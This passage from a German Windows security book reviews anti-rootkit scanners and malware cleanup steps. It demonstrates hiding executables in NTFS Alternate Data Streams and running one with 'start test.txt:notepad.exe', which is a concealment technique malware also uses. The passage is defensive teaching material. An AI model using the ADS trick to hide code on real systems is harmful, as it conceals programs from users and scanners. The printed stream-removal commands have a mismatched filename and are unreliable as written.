Auf dieser Webseite posten dann hilflose bis genervte Heimanwender ihre ellenlangen Hijackthis-Logs, um Hilfe zu bekommen. Meistens haben sie sich einen Schädling eingefangen, der sich trotz aller Bemühungen mit AV-Scannern und Trojaner-Jägern einfach nicht entfernen lässt. Meist registrieren die solcherart geplagten User nicht, dass sich die oft leichtsinnigerweise eingefangene Malware beim besten Willen (und auch prinzipiell nicht) von diesen Tools beseitigen lässt.

Was man hier braucht, sind sehr spezielle Werkzeuge – Rootkit-Scanner, die häufig nur einen einzigen Zweck haben, nämlich Tarnkappenschädlinge zu enttarnen und zu vernichten. Mittlerweile gibt es mehr als zwei Dutzend Tools, die um die Gunst der Anwender buhlen. Die Lieferanten sind meist Anbieter von klassischen Virenscannern, öfter auch mal Black Hats und White Hats, also die »bösen« wie die »guten« Hacker.

Ältere Virenscanner von McAfee, Kaspersky, G-DATA und anderen arbeiteten in der Regel hauptsächlich signaturbasiert, d. h., sie scannen Arbeitsspeicher und Dateisystem auf das Vorhandensein malwaretypischer Patterns. Prinzipbedingt haben sie folgende Einschränkung: Sie müssen ständig aktualisiert werden, da laufend neue Virenstämme auftauchen, die auch von der Heuristik der Virenscanner nicht erkannt werden. Selbstverständlich erkennen Virenscanner auch Rootkits, sofern sie noch nicht installiert sind, anhand ihrer Signatur.

Sobald sich Rootkits im System verankert haben, zielen manche Virenscanner aber ins Leere, da ein aktives Rootkit seine Spuren vor dem Scannerzugriff versteckt. Antirootkits arbeiten meist auf einer anderen Basis: sie scannen keine Muster, sondern untersuchen, ob das Betriebssystem (Arbeitsspeicher, Systemdateien, Registry etc.) charakteristische Modifikationen aufweist, z. B. Hooks an wichtigen Systemtabellen.




Bild 19.21: AntiVir Personal – Rootkitsuche inklusive

Antirootkits suchen also nicht nach Signaturen oder Bitmustern, sondern nach Verhaltensauffälligkeiten im System. Um diese Aufgabe leisten zu können, brauchen sie – wie die Rootkits selbst – die vollständige Systemkontrolle. Mit anderen Worten: Sie operieren wie ihre Gegner, die Rootkits, auf unterster Systemebene. Obwohl selbst für den Privatgebrauch kostenlose Scanner wie AntiVir Antirootkit-Funktionen integriert haben, sollte man dennoch nicht auf einen oder zwei leistungsfähige externe Rootkit-Jäger verzichten.

Für tiefer gehende Systemrecherchen bieten diese Tools allerdings zu wenig Möglichkeiten, was sich nachteilig auswirkt bei der Suche nach neuen oder experimentellen Rootkits. Einen sehr guten Einstieg, wie geschickt Rootkits ihre Existenz selbst vor den erfahrenen Augen eines Netzwerk-Admins verbergen können, bietet Reverend Bill Blunden (The Rootkit Arsenal. Escape and Evasion in the Dark Corners of the System, 2009, Wordware Publishing, Inc.). Laut Blunden braucht der ambitionierte Rootkit-Jäger nicht nur bessere Alternativen als die einfachen Click- & Shoot-Tools; er braucht ebenso (neben der dafür nötigen Zeit) detektivischen Spürsinn und Killerinstinkt. Tools, die diesen Zweck unterstützen, verfügen zum Teil über sehr leistungsfähige, auf Kernel-Ebene arbeitende Killerfunktionen, das heißt, sie löschen ohne Neustart versteckte Registry- und Dateieinträge, machen Hooks rückgängig und löschen getarnte Prozesse.

Anti-Rootkits						
Name	XP	Vista Win 7	Anbieter	Funktionsumfang	Leistungsfähigkeit	
Deep System Explorer	x	x	www.diamondcs.com.au (ab 27.95 $)			Demo
GMER	x	x	www.gmer.net			-
Helios Lite	x	x	http://helios.miel-labs.com			-
Icesword	x	-	www.xfocus.org			-
Radix	X	-	www.usec.at			-
Rootkit Unhooker	X	(x)	www.rkunhooker.narod.ru			-
Seem	x	-	http://seem.about.free.fr			-
The Stubware	x	x	www.thestubware.com			-

Derartige Werkzeuge erfordern aber ein sehr hohes Systemverständnis. Da sie neben tatsächlichen Schädlingen auch normale Hooks (z. B. von anderen Securityprodukten oder Virtualisierungssoftware) anzeigen, kann eine unbedachte Aktion schnell den Crash des gesamten Systems nach sich ziehen. Für Anfänger gänzlich ungeeignet sind Tools, die wie der System Virginity Verifier der polnischen Sicherheitsexpertin Joanna Rutkowska auf Kommandoebene operieren und über kein grafisches Interface (GUI) verfügen. Leider »glänzt« der SVV auch mit vielen »false positives«, wobei das Vanquis-Rootkit nicht entdeckt wird, ein Schicksal, das SVV mit anderen Rootkit-Scannern teilt. Uneingeschränkt empfehlenswert sind dagegen folgende Rootkit-Jäger:

- **GMER**
  verfügt über ein sehr umfangreiches Arsenal an Detektoren: Durch Rootkits getarnte Dateien (auch in Alternate Data Streams), Module, Prozesse, Services und Threads werden zielsicher aufgedeckt; Hooks an Systemtabellen (System Service Descriptor Table, Interrupt Descriptor Table) sowie versteckte IRP Calls (I/O Request Packets) können ebenfalls angezeigt werden. Als Unterstützung für weniger geübte Rootkit-Analytiker gibt GMER auch eine gezielte Hilfestellung: Verdächtige Objekte werden rot dargestellt, zusätzlich erfolgt ein entsprechender Warnhinweis.




Bild 19.22: Der Rootkit-Scanner GMER kann Hooks teilweise auch wieder zurücksetzen

- **Deep System Explorer**
  Stellt derzeit eines der leistungsfähigsten, aber auch komplexesten Tools zum Aufspüren getarnter Malware dar.




Bild 19.23: Ohne Expertenwissen nutzlos: DSE

Leider wird man auf den ersten Blick von der Fülle der System-Essentials fast erschlagen. Die Analysen sind auf fünf Blöcke verteilt: *General – Event – Debug – Hidden – System – Network*. Auf der anderen Seite kann man sein System auch gezielt nach verdächtigen Systemaktivitäten absuchen:




Bild 19.24: Auf den Suche nach Sicherheitsverletzungen

- **ICESWORD**
  von der chinesischen Security Group X-Focus war eines der ersten Werkzeuge, mit denen man effektiv gegen Rootkits vorgehen konnte. In der aktuellen Version 1.20 sind die wesentlichen Menüpunkte in Englisch aufgelistet. Ähnlich wie bei den

beiden oben genannten Tools werden auch hier versteckte Prozesse, Threads, Module, Ports sowie Hooks und sonstige Manipulationen an Systemtabellen dargestellt (kritische Einträge in Rot). Besonders hervorzuheben sind die umfangreichen Löschmöglichkeiten für Rootkit-getarnte Treiber, Dateien und Registryeinträge. Da IceSword selbst auf Kernelebene operiert, werden Rootkits auch ohne Neustart rückstandsfrei in wenigen Sekunden beseitigt. Gut gefällt hier die Monitoringfunktion, die das System ab Neustart auf mögliche Infektionsherde überwacht und auch solche Malware findet, die sich nach der Infektion vorzeitig selbst beendet, um einer frühen Entdeckung zu entgehen.




Bild 19.25: Das Vista-taugliche IceSword überzeugt mit guter Funktionalität

Eine lobende Erwähnung verdient noch das russische Hackerwerkzeug Rootkit Unhooker. Es ist nur ca. 100 KB groß, findet versteckte Treiber, Prozesse und Kernelhooks. Außerdem ist es das einzige Werkzeug von allen hier getesteten, das das RK Demo-Rootkit (aus der gleichen russischen Schmiede) entdecken kann. Leider wird es vom Echtzeitschutz des AVAST-Antivirusprogramms geblockt.

Eine Waffe fehlt noch im Arsenal des Kammerjägers: ein Tool, um Schädlinge aufzuspüren, die sich in Alternate Data Streams (ADS) verbergen. ADS ist eine Errungenschaft des von Microsoft eingeführten Dateisystems NTFS und gestattet es, neben dem Hauptdatenstrom noch Nebenströme abzuspeichern. Dabei ist der beherbergenden Datei mit Bordmitteln nicht anzusehen, welche Gäste sie im Handgepäck mit sich führt.




Bild 19.26: Russisches Antirootkit gegen Kernelhooks




Bild 19.27: Prinzipdarstellung von ADS

Das Beispiel lässt sich relativ einfach nachvollziehen. In der Eingabeaufforderung von Windows tippen wir Folgendes ein:




Bild 19.28: Impfen der *test.txt* mit zwei Programmen

Für den Dateiexplorer sowie jeden Editor wirkt die Datei *test.txt* sehr harmlos; sie ist 1 KB groß und enthält lediglich die Zeile: »Dies ist ein ADS-Test«. In Wirklichkeit beherbergt sie zwei alternative (zusätzliche) Datenströme: *calc.exe* und *notepad.exe*. Statt dieser harmlosen Dateien könnten sich auch weniger harmlose Gäste hinter der Textdatei verbergen. Mit dem Kommando *C:\start test.txt:notepad.exe* kann man jetzt den ADS aktivieren. Es gibt einige Tools, die ADS anzeigen, z. B. den kostenlos erhältlichen Stream Explorer[266].




Bild 19.29: ADS entdecken mit dem Stream Explorer

[266] http://www.rekenwonder.com/streamexplorer.htm

Sehr viel schwieriger ist es, die ungebetenen Gäste wieder loszuwerden. Hat man in seinem System noch eine FAT16- oder FAT32-Partition, geht es relativ einfach über Umkopieren, da FAT-Partitionen keine Alternate Data Streams speichern können. Kopiert man also – mit einem beliebigen Werkzeug – *test.txt* auf eine andere Partition und von dort wieder zurück auf die NTFS-Partition, sind die Datennebenströme weg. Der andere Weg ist umständlicher:

C:\type test.txt > test.tx.bak
C:\del test.txt
C:\rename test.txt.bak test.txt

Die letzte Möglichkeit[267] führt über *NTFSext.exe*, ein Microsoft-Tool, das Sie kostenlos vom MSDN[268] herunterladen können. Es enthält u. a. ein VBS-Skript namens *Rwstream.vbs*, mit dem man – Quelldatei + ADS-Namen als bekannt vorausgesetzt – den ADS einfach überschreiben und damit unwirksam machen kann.




Bild 19.30: ADS unwirksam machen

Noch einfacher ist es, die enthaltene *StrmExt.dll* in das Verzeichnis *Windows\System32* zu kopieren und dann mit *Start / Ausführen / regsvr32 StrmExt.dll* zu registrieren. Anschließend hat man im Dateiexplorer unter *Eigenschaften* eine neue Option: *Stream.*

[267] ausführlich nachzulesen unter: http://www.heysoft.de/nt/dntfs-ads.htm

[268] http://msdn.microsoft.com/en-us/library/ms810604.aspx




Bild 19.31: ADS anzeigen und verändern

Im Prinzip haben wir jetzt alle Werkzeuge für den Malware-Check und die sich gegebenenfalls anschließende Grundreinigung zusammen. Als Suchstrategien kommen in Betracht:

- Starten im abgesicherten Modus + Scan
- Scan vom (möglichweise infizierten) System direkt
- Scan von außen via Network oder andere Bootpartition

Hier noch ein paar Tipps: Da beim Besuch von Webseiten gewöhnlich Spuren wie Tracker-Cookies und meist harmlose Varianten von Adware zurückbleiben, kann man diese vorab beseitigen, z. B. mit dem kostenlosen CCleaner[269]. Man gewinnt durch diese Vorabreinigung mehr Übersicht beim eigentlichen Malware-Scan.

Der zweite Tipp gilt der Systemwiederherstellung. Wurde bereits eine Systemdatei mit einem Virus, Wurm oder Trojaner verseucht, kann es sein, dass Windows die infizierte Datei möglicherweise in die Sicherung mit einbezogen hat. Wird nun der Rechner von der infizierten Datei gesäubert, restauriert die Systemwiederherstellung die im Backup vorhandene (und infizierte) Datei zurück in das Systemverzeichnis. Um diese Mechanismen vorübergehend außer Kraft zu setzen, müssen Sie die Systemherstellung über *Start / Systemsteuerung / System / Systemwiederherstellung* vor dem Scannen deaktivieren und nach der Reinigungsprozedur wieder aktivieren.

[269] http://www.ccleaner.com




Bild 19.32:
Vor dem AV-Scan die Systemwiederherstellung deaktivieren

Der Malware-Scan im abgesicherten Modus (nach dem Neustart die F8-Taste drücken) hat Vor- und Nachteile. Da Malware sich oft über Treiber ins Betriebssystem einklinkt, diese aber beim abgesicherten Start nur in der Minimalkonfiguration starten, kann man Malware prinzipiell leichter enttarnen und auch löschen. Nachteil: Unbekannte bzw. brandneue Rootkits sind zwar nicht aktiv, können aber anhand ihrer unbekannten Signatur nicht vom AV-Scanner erfasst werden und schlüpfen durch die Maschen, d. h., sie sind beim nächsten Start wieder aktiv. Außerdem gibt es Malware, die diese Startvariante blockiert oder trotzdem aktiv ist. Überdies starten nicht alle Kammerjäger im abgesicherten Modus.

Mit anderen Worten: Wir sind keine großen Fans dieser Methode. Wir bevorzugen die Arbeit am lebenden Objekt, zumal hier Rootkits anhand ihrer Verhaltensweise besser entdeckt werden können. Das ist auch der Grund, warum wir externe Scans über eine zweite Bootplatte, Boot-CD oder übers Netzwerk nur für die zweitbeste Lösung halten, wobei der Scan übers Netzwerk, insbesondere die Suche nach offenen Ports, natürlich wieder einiges wettmacht. Am besten, man kombiniert beide Methoden.

